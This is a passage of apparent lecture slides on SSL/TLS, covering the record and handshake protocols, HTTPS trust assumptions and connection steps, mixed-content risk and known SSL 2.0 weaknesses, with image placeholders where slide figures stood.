 - If they match, the client is given access to the protected resource
 - If not match, access is denied
- Why use timestamp with a random value?
 - To avoid replay attack

SSL/TLS


Where is SSL/TLS?



Transport Layer Security (TLS)

- A security protocol on top of TCP that replaces the widely used SSL
- Applications use TLS should be extended with the corresponding functions calls (TLS programming library)
- TLS v1.0 developed from SSLv3
- TLS and SSLv3 are very similar, but different enough to ensure NOT inoperable, e.g. SSL uses MD5 and TLS uses HMAC, but TLS can “back down” to SSLv3
- TLS provides data integrity, data confidentiality, and peer entity authentication


TLS Encrypted Packet



TLS Record Protocol Packet

TLS Record Protocol

- Uses for encapsulation of higher level protocols
- Takes messages to be transmitted, fragments data into manageable blocks, applies a MAC, encrypts and transmits




TLS Handshake Protocol

- For the client and the server to authenticate each other and negotiate an encryption algorithm and cryptographic keys before the application-level data is transmitted
- Consists of the following 3 protocols:
 - Handshake protocol: the client and the server agree on a protocol version, select cryptographic algorithm, optionally authenticate each other, and generate shared secret key
 - Change cipher protocol: a single message sent by both the client and the server to notify the receiver that the subsequent message will be protected with the agreed security parameters
 - Alert protocol: various alert messages for notifying the receiver that the connection will be closed, or that an error condition has occurred
- 3 authentication modes: server authentication only, authentication of both parties, and total anonymity


TLS Handshake with Server Authentication

TLS_RSA_EXPORT_WITH_RC4_40_MD5




What are the purposes of random_c and random_s?

TLS Handshake with Client/Server Authentication



TLS Handshake with Total Anonymity



Diffie-Hellman Key exchange is used.

HTTP WITH SSL/TLS

HTTP Transaction

- For HTTP transaction over Internet, we usually require server being authenticated (How client is authenticated?)
- SSL/TLS suits HTTP since it can provide some protections if only one side of the communication is authenticated
- HTTPS is a URI scheme which has identical syntax with HTTP
- HTTPS signals the browser to use an added encryption layer of SSL/TLS to protect the traffic, which provides a secure channel over an insecure network

Trust in HTTPS

- The user **trusts the browser** software correctly implements HTTPS with correctly pre-installed certificates from recognized CAs
- The user **trusts the CA** to vouch only for legitimate websites
- The website provides a **valid certificate**
- The **certificate correctly identifies the website**, e.g. when the browser visits https://hku.hk, the received certificate is for HKU in HK
- The user **trusts the SSL/TLS protocol**

Standard HTTP



Socket
API




Socket
API



TCP/IP Connection


HTTP over TLS



HTTPS

1. The browser requests a *document* with a special URL which commences https: instead of http:
2. The browser recognizes the TLS request, and establishes a connection through TCP port 443 to the TLS code on the server
3. The browser then initiates the TLS handshake phase, using the TLS Record Protocol as a carrier
4. Following the handshake, both browser and the server have a shared secret **master** key
5. From the **master** key, both browser and the server can generate other session keys, which are used to encrypt the session data
6. The requested document is then encrypted with the session key and then sent from the server to the client

SSL Mixed Content problem



The screenshot shows a Windows Internet Explorer window with the URL <https://www.hku.hk/>. A blue 'Security Warning' dialog box is overlaid on the page. The dialog contains a yellow padlock icon with an exclamation mark, the text 'Do you want to view only the webpage content that was delivered securely?', and a message below stating: 'This webpage contains content that will not be delivered using a secure HTTPS connection, which could compromise the security of the entire webpage.' At the bottom of the dialog are three buttons: 'More Info', 'Yes', and 'No'. A small arrow points from the 'Yes' button in the main dialog to a green callout box containing explanatory text.

The risk: data unprotected by SSL may be seen by intermediate routers. In many cases this is still safe.
BUT: attack code in non-SSL data can be dangerous!!

SSL Protection

- SSL provides secure encryption in the two points (browser and server)
 - No intermediate routers or processes can see the content transmitted between the browser and the server
- Limitation: the two endpoints can still leak information



**LET'S LOOK AT SSL
HEARTBLEED PROBLEM**


SSL 2.0 VULNERABILITIES

SSL version 2.0 [SSL2] deficiencies

- **Message authentication uses MD5.** Most security-aware users have already moved away from any use of MD5.
- **Handshake messages are not protected.** This permits a man-in-the-middle to trick the client into picking a weaker cipher suite than it would normally choose.
- **Message integrity and message encryption use the same key,** which is a problem if the client and server negotiate a weak encryption algorithm.
